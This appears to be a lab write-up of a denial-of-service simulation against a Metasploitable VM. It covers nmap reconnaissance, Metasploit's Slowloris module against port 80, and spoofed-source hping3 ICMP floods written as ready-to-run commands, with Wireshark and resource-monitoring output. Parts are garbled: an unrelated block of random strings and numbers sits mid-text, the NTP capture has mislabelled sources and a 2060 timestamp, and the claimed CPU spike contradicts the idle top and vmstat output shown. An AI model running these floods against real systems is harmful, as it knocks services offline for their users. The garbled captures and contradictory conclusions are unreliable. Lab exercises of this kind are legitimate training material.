

1) You have been hired as a Security Engineer in a red team engagement for a mid-sized enterprise running critical internal web services. The organization has requested a simulated attack to test how resilient their infrastructure is under denial of service (DoS) conditions, especially against volumetric and protocol-based floods. Your objective is to assess whether the server can handle unexpected traffic surges, identify any thresholds of failure, and document the impact on system resources. You are also expected to capture and analyze network traffic to validate the attacks

Target VM system → Metasploitable

DENIAL OF SERVICE ATTACK SIMULATION

1 Reconnaissance — Identifying the Target

Check Kali Linux IP Address

Open a terminal on Kali Linux and run: `sudo ifconfig`

```
Session Actions Edit View Help
(root@kali)-[~]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.30.131 netmask 255.255.255.0 broadcast 192.168.30.255
    inet6 fe80::86cb:5f5d:81ac:c392 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:6c:f1:27 txqueuelen 1000 (Ethernet)
    RX packets 11 bytes 1310 (1.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 36 bytes 4068 (3.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
```

➔ Discover the Target on the Network

This performs a ping sweep to find live hosts. Identify your target machine
Metasploitable 2

Kali Terminal Run The command `sudo nmap -sn Target Ip 0/24`

```
(root@kali)-[~]
# nmap -sn 192.168.30.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-13 23:34 -0400
Nmap scan report for 192.168.30.2
Host is up (0.0012s latency).
MAC Address: 00:50:56:E0:47:6C (VMware)
Nmap scan report for 192.168.30.128
Host is up (0.025s latency).
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Nmap scan report for 192.168.30.254
Host is up (0.0012s latency).
MAC Address: 00:50:56:F3:B4:A6 (VMware)
Nmap scan report for 192.168.30.131
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 7.63 seconds
```

Now You check The Metasploit2 ip Open Metasploit2 run cmd `ifconfig` Then you got the Ip

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:fa:dd:2a
          inet addr:192.168.30.128  Bcast:192.168.30.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fefa:dd2a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1981 errors:1 dropped:2 overruns:0 frame:0
          TX packets:1436 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:130742 (127.6 KB)  TX bytes:140478 (137.1 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:277 errors:0 dropped:0 overruns:0 frame:0
          TX packets:277 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:110157 (107.5 KB)  TX bytes:110157 (107.5 KB)

msfadmin@metasploitable:~$ _
```

You Got The Ip Address **192.168.30.128**

➔ Nmap Basic Scan to find Open Ports closed ports and Filtered

nmap Target ip

```
Session Actions Edit View Help
(root@kali)-[~]
# nmap 192.168.30.128
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-13 23:50 -0400
Stats: 0:00:01 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for 192.168.30.128
Host is up (0.0059s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
```

➔ Port Scan for Web Services

“nmap -sV -p 21,22,23,80,443,445,8080 192.168.30.128”

Confirm port 80 (HTTP) is open — this is your target for the Slowloris attack.

```
(root@kali)-[~]
# nmap -sV -p 21,22,23,80,443,445,8080 192.168.30.128
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-13 23:55 -0400
Nmap scan report for 192.168.30.128
Host is up (0.0035s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
443/tcp   closed https
445/tcp    open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
8080/tcp   closed http-proxy
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 10.52 seconds
```

➔ 1.Perform an HTTP-based DoS attack using the Metasploit Framework.

Attack concept:

Slowloris is an application-layer DoS attack that opens multiple HTTP connections to the target web server and keeps them open by sending partial HTTP headers at regular intervals. The server keeps these connections alive, eventually exhausting its maximum concurrent connection pool and denying service to legitimate users.

➔ Launch Metasploit Framework

Kali Terminal Run the command “msfconsole”

```
(root@kali)-[~]
# msfconsole
Metasploit tip: Use sessions -1 to interact with the last opened session

# cowsay++
< metasploit >
  \
  (oo)_____)
  (--)_____)
  ||_____)
  ||_____) *

      =[ metasploit v6.4.111-dev ]
+ -- --=[ 2,607 exploits - 1,320 auxiliary - 1,719 payloads ]
+ -- --=[ 430 post - 49 encoders - 14 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > █
```

➔ Load the Slowloris Module ➔ “use auxiliary/dos/http/slowloris”

```
msf > use auxiliary/dos/http/slowloris
msf auxiliary(dos/http/slowloris) > █
```

Verify the module loaded correctly by checking options -➔ “show options”

```

msf > use auxiliary/dos/http/slowloris
msf auxiliary(dos/http/slowloris) > show options

Module options (auxiliary/dos/http/slowloris):



| Name            | Current Setting | Required | Description                                  |
|-----------------|-----------------|----------|----------------------------------------------|
| delay           | 15              | yes      | The delay between sending keep-alive headers |
| rand_user_agent | true            | yes      | Randomizes user-agent with each request      |
| rhost           |                 | yes      | The target address                           |
| rport           | 80              | yes      | The target port                              |
| sockets         | 150             | yes      | The number of sockets to use in the attack   |
| ssl             | false           | yes      | Negotiate SSL/TLS for outgoing connections   |



View the full module info with the info, or info -d command.

```

→ Configure the Target → “set RHOSTS Target ip”

```

Session Actions Edit View Help
msf auxiliary(dos/http/slowloris) > set RHOST 192.168.30.128
RHOST => 192.168.30.128
msf auxiliary(dos/http/slowloris) >

```

➔ **Launch the HTTP DoS Attack ➔ “run” or “exploit”**

[illegible]

VERIFY TRAFFIC IN WIRESHARK

-> tcp.dstport == 80 and ip.dst == 1932.168.30.128

The image shows a Wireshark packet capture. The top pane displays a list of packets. Packet 2481 is highlighted, showing it is a TCP Retransmission from 192.168.30.131 to 192.168.30.128 on port 80. The bottom pane shows the details of this packet, including the Ethernet II header, Internet Protocol Version 4 header, and Transmission Control Protocol (TCP) segment. The TCP segment is a retransmission of sequence 129, acknowledging sequence 1. The right pane shows the raw packet data in hexadecimal and ASCII.

No.	Time	Source	Destination	Protocol	Length	Info
2472	115.470546117	192.168.30.131	192.168.30.128	TCP	87	[TCP Retransmission] 51258 → 80 [PSH, ACK] Seq=126
2473	115.470553528	192.168.30.131	192.168.30.128	TCP	85	[TCP Retransmission] 51244 → 80 [PSH, ACK] Seq=146
2474	115.470564980	192.168.30.131	192.168.30.128	TCP	82	[TCP Retransmission] 51234 → 80 [PSH, ACK] Seq=144
2475	115.470588568	192.168.30.131	192.168.30.128	TCP	88	[TCP Retransmission] 51222 → 80 [PSH, ACK] Seq=145
2476	115.470599984	192.168.30.131	192.168.30.128	TCP	89	[TCP Retransmission] 51212 → 80 [PSH, ACK] Seq=143
2477	115.470606647	192.168.30.131	192.168.30.128	TCP	86	[TCP Retransmission] 51196 → 80 [PSH, ACK] Seq=135
2478	115.470616270	192.168.30.131	192.168.30.128	TCP	83	[TCP Retransmission] 51188 → 80 [PSH, ACK] Seq=138
2479	115.470622796	192.168.30.131	192.168.30.128	TCP	84	[TCP Retransmission] 51174 → 80 [PSH, ACK] Seq=136
2480	115.470639718	192.168.30.131	192.168.30.128	TCP	89	[TCP Retransmission] 51158 → 80 [PSH, ACK] Seq=146
2481	115.470646949	192.168.30.131	192.168.30.128	TCP	85	[TCP Retransmission] 51146 → 80 [PSH, ACK] Seq=129
2482	115.470658698	192.168.30.131	192.168.30.128	TCP	83	[TCP Retransmission] 51136 → 80 [PSH, ACK] Seq=135
2483	115.470665391	192.168.30.131	192.168.30.128	TCP	83	[TCP Retransmission] 51124 → 80 [PSH, ACK] Seq=134
2561	115.477485962	192.168.30.131	192.168.30.128	TCP	85	[TCP Retransmission] 51088 → 80 [PSH, ACK] Seq=134
2562	115.477519651	192.168.30.131	192.168.30.128	TCP	90	[TCP Retransmission] 51098 → 80 [PSH, ACK] Seq=129
2563	115.477600975	192.168.30.131	192.168.30.128	TCP	87	[TCP Retransmission] 51110 → 80 [PSH, ACK] Seq=128
2564	115.477609364	192.168.30.131	192.168.30.128	TCP	82	[TCP Retransmission] 51112 → 80 [PSH, ACK] Seq=140
2565	115.477633691	192.168.30.131	192.168.30.128	TCP	81	[TCP Retransmission] 51118 → 80 [PSH, ACK] Seq=141

Frame 2481: Packet, 85 bytes on wire (680 bits), 85 bytes captured (680 bits) on interface Ethernet II, Src: VMware_6c:f1:27 (00:0c:29:6c:f1:27), Dst: VMware_fa:dd:2a (00:0c:29:fa:dd:2a), Internet Protocol Version 4, Src: 192.168.30.131, Dst: 192.168.30.128

Transmission Control Protocol, Src Port: 51146, Dst Port: 80, Seq: 129, Ack: 1, Len: 19

Source Port: 51146

Destination Port: 80

[Stream index: 39]

[Stream Packet Number: 16]

[Conversation completeness: Incomplete (12)]

[TCP Segment Len: 19]

Sequence Number: 129 (relative sequence number)

Sequence Number (raw): 3043551341

[Next Sequence Number: 148 (relative sequence number)]

Acknowledgment Number: 1 (relative ack number)

Acknowledgment number (raw): 1933163215

1000 = Header Length: 32 bytes (8)

Flags: 0x018 (PSH, ACK)

Window: 126

[Calculated window size: 126]

Right Click any Packet click on follow under follow click on TCp stream you will get the This proves the attack is actively sending keep-alive headers — which is exactly what Slowloris does!

The image shows a Wireshark packet capture. The top pane displays a list of packets. Packet 9331 is highlighted, showing it is a TCP segment from 192.168.30.131 to 192.168.30.128 on port 80. The bottom pane shows the details of this packet, including the Ethernet II header, Internet Protocol Version 4 header, and Transmission Control Protocol (TCP) segment. The TCP segment is a keep-alive header (PSH, ACK) with sequence 577, acknowledging sequence 1. The right pane shows the raw packet data in hexadecimal and ASCII.

No.	Time	Source	Destination	Protocol	Length	Info
7699	353.738426802	192.168.30.128	192.168.30.131	TCP	66	80 → 51174 [ACK] Seq=1 Ack=452 Win=215 Len=0 TSval=102488 TSecr=1928664498
7261	371.043467740	192.168.30.131	192.168.30.128	TCP	87	51174 → 80 [PSH, ACK] Seq=452 Ack=1 Win=126 Len=21 TSval=1928679505 TSecr=102488
7328	371.049180812	192.168.30.128	192.168.30.131	TCP	66	80 → 51174 [ACK] Seq=1 Ack=473 Win=215 Len=0 TSval=104098 TSecr=1928679505
7568	386.057957472	192.168.30.131	192.168.30.128	TCP	90	51174 → 80 [PSH, ACK] Seq=473 Ack=1 Win=126 Len=24 TSval=1928694519 TSecr=104098
7711	386.062913669	192.168.30.128	192.168.30.131	TCP	66	80 → 51174 [ACK] Seq=1 Ack=497 Win=215 Len=0 TSval=105709 TSecr=1928694519
7869	403.405600998	192.168.30.131	192.168.30.128	TCP	84	51174 → 80 [PSH, ACK] Seq=497 Ack=1 Win=126 Len=18 TSval=1928709527 TSecr=105709
8019	403.410612585	192.168.30.128	192.168.30.131	TCP	66	80 → 51174 [ACK] Seq=1 Ack=515 Win=215 Len=0 TSval=107319 TSecr=1928709527
8179	418.412564775	192.168.30.131	192.168.30.128	TCP	85	51174 → 80 [PSH, ACK] Seq=515 Ack=1 Win=126 Len=19 TSval=1928724534 TSecr=107319
8319	418.417927325	192.168.30.128	192.168.30.131	TCP	66	80 → 51174 [ACK] Seq=1 Ack=534 Win=215 Len=0 TSval=108933 TSecr=1928724534
8461	435.023497451	192.168.30.131	192.168.30.128	TCP	86	51174 → 80 [PSH, ACK] Seq=534 Ack=1 Win=126 Len=20 TSval=1928739548 TSecr=108933
8625	435.028262386	192.168.30.128	192.168.30.131	TCP	66	80 → 51174 [ACK] Seq=1 Ack=554 Win=215 Len=0 TSval=110547 TSecr=1928739548
8781	450.831910218	192.168.30.131	192.168.30.128	TCP	89	51174 → 80 [PSH, ACK] Seq=554 Ack=1 Win=126 Len=23 TSval=1928754549 TSecr=110547
8925	450.837954709	192.168.30.128	192.168.30.131	TCP	66	80 → 51174 [ACK] Seq=1 Ack=577 Win=215 Len=0 TSval=112161 TSecr=1928754549
9081	468.270750565	192.168.30.131	192.168.30.128	TCP	83	51174 → 80 [PSH, ACK] Seq=577 Ack=1 Win=126 Len=17 TSval=1928769554 TSecr=112161
9331	468.481421280	192.168.30.131	192.168.30.128	TCP	83	51174 → 80 [PSH, ACK] Seq=577 Ack=1 Win=126 Len=17 TSval=1928769765 TSecr=112161
9376	468.483075760	192.168.30.128	192.168.30.131	TCP	66	80 → 51174 [ACK] Seq=1 Ack=594 Win=215 Len=0 TSval=113797 TSecr=1928769765
9427	483.282575482	192.168.30.131	192.168.30.128	TCP	89	51174 → 80 [PSH, ACK] Seq=594 Ack=1 Win=126 Len=23 TSval=1928784566 TSecr=113797
9507	483.502230220	192.168.30.131	192.168.30.128	TCP	89	51174 → 80 [PSH, ACK] Seq=594 Ack=1 Win=126 Len=23 TSval=1928784566 TSecr=113797

Frame 9331: Packet, 83 bytes on wire (664 bits), 83 bytes captured (664 bits) on interface Ethernet II, Src: VMware_6c:f1:27 (00:0c:29:6c:f1:27), Dst: VMware_fa:dd:2a (00:0c:29:fa:dd:2a), Internet Protocol Version 4, Src: 192.168.30.131, Dst: 192.168.30.128

Transmission Control Protocol, Src Port: 51174, Dst Port: 80, Seq: 577, Ack: 1, Len: 17

Source Port: 51174

Destination Port: 80

[Stream index: 41]

[Stream Packet Number: 63]

[Conversation completeness: Incomplete (12)]

[TCP Segment Len: 17]

Sequence Number: 577 (relative sequence number)

Sequence Number (raw): 223180609

[Next Sequence Number: 594 (relative sequence number)]

Acknowledgment Number: 1 (relative ack number)

Acknowledgment number (raw): 1940677909

1000 = Header Length: 32 bytes (8)

Flags: 0x018 (PSH, ACK)

Window: 126

[Calculated window size: 126]

[Window size scaling factor: -1 (unknown)]


```

mDbEAZiEIecqVhn: 4332
rYGQCeFz: 857
cyAJmJNRuf: 3681
pAetLfDfZsyU: 4405
MbbcuXuxvylF: 4420
FnmBgbgzytimt: 2676
QOdPFwfKNM: 1869
MCukLDEqFF: 2449
IssGSILiLSEFs: 2464
LusvIPQDvUTpKfC: 3391
RSKxxaiBJOXIRsi: 280
mUDBCVOzkcutfU: 4902
FrIsdBsNw: 4531
kVQJnwQw: 115
eQqQyYbi0: 2240
rBBRICjJrP: 3183
ksmveL0i: 848
gVXsWrbXpdApYk: 2567
ZmysllecBohOTQZa: 4270
ZRRcWDOhgM: 911
bQYBJqgstQeRk: 1982
yWQJbvNkYoGv: 2506
rOEKZjeiAGNzLAv: 3166
jMxCUGumruDag: 1059
wDcmXdGgTbxXHyzC: 4758
KEQDXUfryh: 1217
oShgLTxqPPH: 1590
HsgGXeTzLBRYh: 562
JuTPLlfdIETmPXa: 2194
HTujzlnrE: 3460
CswicukIF0eXTRw: 3277
VAYyVLFfhUEyEjA: 885
UpOSmheRzuaZ: 2241
hDngisAKKUslkSdi: 2914
GPXGiXSU: 2855
fhCvBmnFgCrDxg: 234
CHkCKiuNGfdNPKi: 985
ojhMVndTAGhPiUR: 3493
GoqXRMJfvrW: 2437

```

42 client pkts, 0 server pkts, 0 turns.

Enter filter tcp.port ==80

The image shows a Wireshark packet capture of NTP traffic. The packet list on the left shows several NTP packets from 192.168.30.131 to 192.168.30.128. The packet details view on the right shows the structure of an NTP Version 4 packet, including the Leap Indicator, Version, Mode, and various timestamps and offsets.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.30.131	192.168.30.128	NTP	90	NTP Version 4, client
2	0.085947160	192.168.30.131	192.168.30.128	NTP	90	NTP Version 4, server
3	4.083414914	192.168.30.131	192.168.30.128	TCP	89	58374 → 80 [PSH, ACK] Seq=1 Ack=1 Win=126 Len=23 TSval=1929925430 TSecr=236232
4	4.083573676	192.168.30.131	192.168.30.128	TCP	87	58386 → 80 [PSH, ACK] Seq=1 Ack=1 Win=126 Len=21 TSval=1929925430 TSecr=236232
5	4.083694371	192.168.30.131	192.168.30.128	TCP	85	58400 → 80 [PSH, ACK] Seq=1 Ack=1 Win=126 Len=19 TSval=1929925430 TSecr=236232
6	4.083719667	192.168.30.131	192.168.30.128	TCP	85	58414 → 80 [PSH, ACK] Seq=1 Ack=1 Win=126 Len=19 TSval=1929925430 TSecr=236232
7	4.083772391	192.168.30.131	192.168.30.128	TCP	88	58420 → 80 [PSH, ACK] Seq=1 Ack=1 Win=126 Len=22 TSval=1929925430 TSecr=236232
8	4.083824353	192.168.30.131	192.168.30.128	TCP	89	58436 → 80 [PSH, ACK] Seq=1 Ack=1 Win=126 Len=23 TSval=1929925430 TSecr=236232
9	4.083875432	192.168.30.131	192.168.30.128	TCP	83	58438 → 80 [PSH, ACK] Seq=1 Ack=1 Win=126 Len=17 TSval=1929925430 TSecr=236232
10	4.083929420	192.168.30.131	192.168.30.128	TCP	87	58448 → 80 [PSH, ACK] Seq=1 Ack=1 Win=126 Len=21 TSval=1929925430 TSecr=236232
11	4.083994117	192.168.30.131	192.168.30.128	TCP	90	58450 → 80 [PSH, ACK] Seq=1 Ack=1 Win=126 Len=24 TSval=1929925430 TSecr=236232
12	4.084003413	192.168.30.131	192.168.30.128	TCP	66	80 → 58374 [ACK] Seq=1 Ack=24 Win=215 Len=0 TSval=237840 TSecr=1929925430
13	4.084050872	192.168.30.131	192.168.30.128	TCP	86	58456 → 80 [PSH, ACK] Seq=1 Ack=1 Win=126 Len=20 TSval=1929925430 TSecr=236232
14	4.084107441	192.168.30.131	192.168.30.128	TCP	86	58462 → 80 [PSH, ACK] Seq=1 Ack=1 Win=126 Len=20 TSval=1929925430 TSecr=236232
15	4.084190363	192.168.30.131	192.168.30.128	TCP	66	80 → 58386 [ACK] Seq=1 Ack=22 Win=215 Len=0 TSval=237840 TSecr=1929925430
16	4.084203615	192.168.30.131	192.168.30.128	TCP	87	58472 → 80 [PSH, ACK] Seq=1 Ack=1 Win=126 Len=21 TSval=1929925430 TSecr=236232
17	4.084229395	192.168.30.131	192.168.30.128	TCP	66	80 → 58400 [ACK] Seq=1 Ack=20 Win=215 Len=0 TSval=237840 TSecr=1929925430
18	4.084271489	192.168.30.131	192.168.30.128	TCP	90	58480 → 80 [PSH, ACK] Seq=1 Ack=1 Win=126 Len=24 TSval=1929925430 TSecr=236232

Frame 2: Packet, 90 bytes on wire (720 bits), 90 bytes captured (720 bits) on interface eth0
 Ethernet II, Src: VMware_08:00:27:00:00:00, Dst: VMware_0c:f1:27:00:00:00:00
 Internet Protocol Version 4, Src: 192.168.30.131, Dst: 192.168.30.128
 User Datagram Protocol, Src Port: 123, Dst Port: 43373
 Network Time Protocol (NTP Version 4, server)
 Flags: 0x24, Leap Indicator: no warning, Version number: NTP Version 4, Mode: server
 Request ID: 1
 Delta Time: 85.947160 milliseconds
 Peer Clock Stratum: primary reference (1)
 Peer Polling Interval: 0 (1 seconds)
 Peer Clock Precision: -20 (0.0000000954 seconds)
 Root Delay: 0.000000 seconds
 Root Dispersion: 0.001038 seconds
 Reference ID: Global Position System
 Reference Timestamp: Jun 14, 2026 05:42:34.295810117 UTC
 Origin Timestamp: Sep 17, 2060 17:16:05.628102014 UTC
 Receive Timestamp: Jun 14, 2026 05:42:38.841491260 UTC

- **HTTP Slowloris: Partial HTTP GET requests with Connection: keep-alive, incomplete headers, repeated X-a: b header lines**

Wireshark showing HTTP Slowloris traffic with partial headers.

2. Launch an ICMP flood attack on the same or another target machine using any suitable tool.

→ ICMP Flood Attack Using hping3

Attack Concept: ICMP flood is a volumetric network-layer DoS attack where the attacker overwhelms the target with ICMP Echo Request (ping) packets. The target's network stack must process each incoming packet, consuming CPU cycles (especially soft interrupts), and in severe cases saturating the network bandwidth

Open a New Terminal (keep msfconsole running), Open a second terminal window on Kali Linux.

→ Launch ICMP Flood




```

Session  Actions  Edit  View  Help
Name      Current Setting  Required  Description
-
(root@kali)~# hping3 --icmp --flood --rand-source 192.168.30.128
HPING 192.168.30.128 (eth0 192.168.30.128): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
1: ^C
— 192.168.30.128 hping statistic —
6245186 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

(root@kali)~#
msf auxiliary(icmp_flood) > set RHOST 192.168.30.128
RHOST => 192.168.30.128

```


Check wireshark to capture ICMP filters



Now To increase packet size and intensity and check Icmp filters

“icmp and ip.addr == 192.168.30.128

```
(root@kali)-[~]
# hping3 -d 65495 --icmp --flood --rand-source 192.168.30.128
HPING 192.168.30.128 (eth0 192.168.30.128): icmp mode set, 28 headers + 65495 data bytes
hping in flood mode, no replies will be shown
malloc(): mismatching next→prev_size (unsorted)
zsh: IOT instruction hping3 -d 65495 --icmp --flood --rand-source 192.168.30.128
(root@kali)-[~]
```



ICMP flood: Continuous ICMP echo request packets (Type 8, Code 0) from varying/spoofed source IPs to the target IP, with no time gap between packets

Monitor System Resources on Target

In Metasploit2 enter “top”

```
top - 22:22:26 up 31 min, 2 users, load average: 0.05, 0.21, 0.68
Tasks: 95 total, 1 running, 94 sleeping, 0 stopped, 0 zombie
Cpu(s): 1.7%us, 0.3%sy, 0.0%ni, 98.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Mem: 515384k total, 292524k used, 222860k free, 12612k buffers
Swap: 0k total, 0k used, 0k free, 129756k cached
```

PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
5181	tomcat55	20	0	364m	95m	29m	S	1.7	18.9	0:20.25	jsvc
5251	root	20	0	8988	4996	4076	S	0.3	1.0	0:10.17	fluxbox
5380	msfadmin	20	0	2308	1100	860	R	0.3	0.2	0:00.40	top
1	root	20	0	2844	1696	548	S	0.0	0.3	0:01.32	init
2	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	kthreadd
3	root	RT	-5	0	0	0	S	0.0	0.0	0:00.00	migration/0
4	root	15	-5	0	0	0	S	0.0	0.0	0:38.95	ksoftirqd/0
5	root	RT	-5	0	0	0	S	0.0	0.0	0:01.43	watchdog/0
6	root	15	-5	0	0	0	S	0.0	0.0	0:09.53	events/0
7	root	15	-5	0	0	0	S	0.0	0.0	0:00.04	khelper
41	root	15	-5	0	0	0	S	0.0	0.0	0:01.31	kblockd/0
44	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	kacpid
45	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	kacpi_notify
174	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	kseriod
213	root	20	0	0	0	0	S	0.0	0.0	0:00.00	pdflush
214	root	20	0	0	0	0	S	0.0	0.0	0:05.55	pdflush
215	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	kswapd0
257	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	aio/0

Monitor memory and processes → vmstat 1 20

```

1504 root      15  -5    0    0    0 S  0.0  0.0  0:00.02 ata/0
msfadmin@metasploitable:~$ vmstat 1 20
procs  -----memory-----  ---swap--  -----io-----  -system--  -----cpu-----
r  b    swpd    free    buff    cache    si    so    bi    bo    in    cs    us    sy    id    wa
0  0      0  223100  12612  129756    0    0    69    3  1048  162    1    9   86    4
0  0      0  223108  12612  129776    0    0     0    0     1  163    0    1   99    0
0  0      0  223108  12612  129776    0    0     0    0     0  163    0    0  100    0
0  0      0  223108  12612  129776    0    0     0    0     0  158    0    0  100    0
0  0      0  223108  12612  129776    0    0     0    0     0  167    0    0  100    0
0  0      0  223108  12612  129776    0    0     0    0     0  152    0    1   99    0
0  0      0  223108  12612  129776    0    0     0    12    2  167    0    0  100    0
0  0      0  223108  12612  129776    0    0     0    0     0  161    0    0  100    0
0  0      0  223108  12612  129776    0    0     0    0     1  164    3    2   95    0
0  0      0  223108  12612  129776    0    0     0    0     1  159    0    0  100    0
0  0      0  223108  12612  129776    0    0     0    0     0  161    0    0  100    0
0  0      0  223108  12612  129776    0    0     0    0    20  159    0    0  100    0
0  0      0  223108  12612  129776    0    0     0    0    13  175    0    1   99    0
0  0      0  223108  12612  129776    0    0     0    0     0  160    0    0  100    0
0  0      0  223108  12612  129776    0    0     0    0     0  163    0    0  100    0
0  0      0  223108  12612  129776    0    0     0    0     0  159    0    0  100    0
0  0      0  223108  12612  129776    0    0     0    0     0  157    0    1   99    0
0  0      0  223108  12612  129776    0    0     0    0     0  157    0    0  100    0
0  0      0  223108  12612  129776    0    0     0    0     0  165    5    0   95    0
0  0      0  223108  12612  129776    0    0     0    0     0  158    0    1   99    0
msfadmin@metasploitable:~$

```

- **During ICMP flood:** CPU usage (particularly si — soft interrupt) spikes dramatically. The load average values increase. Network interface RX (received) packet counts skyrocket.
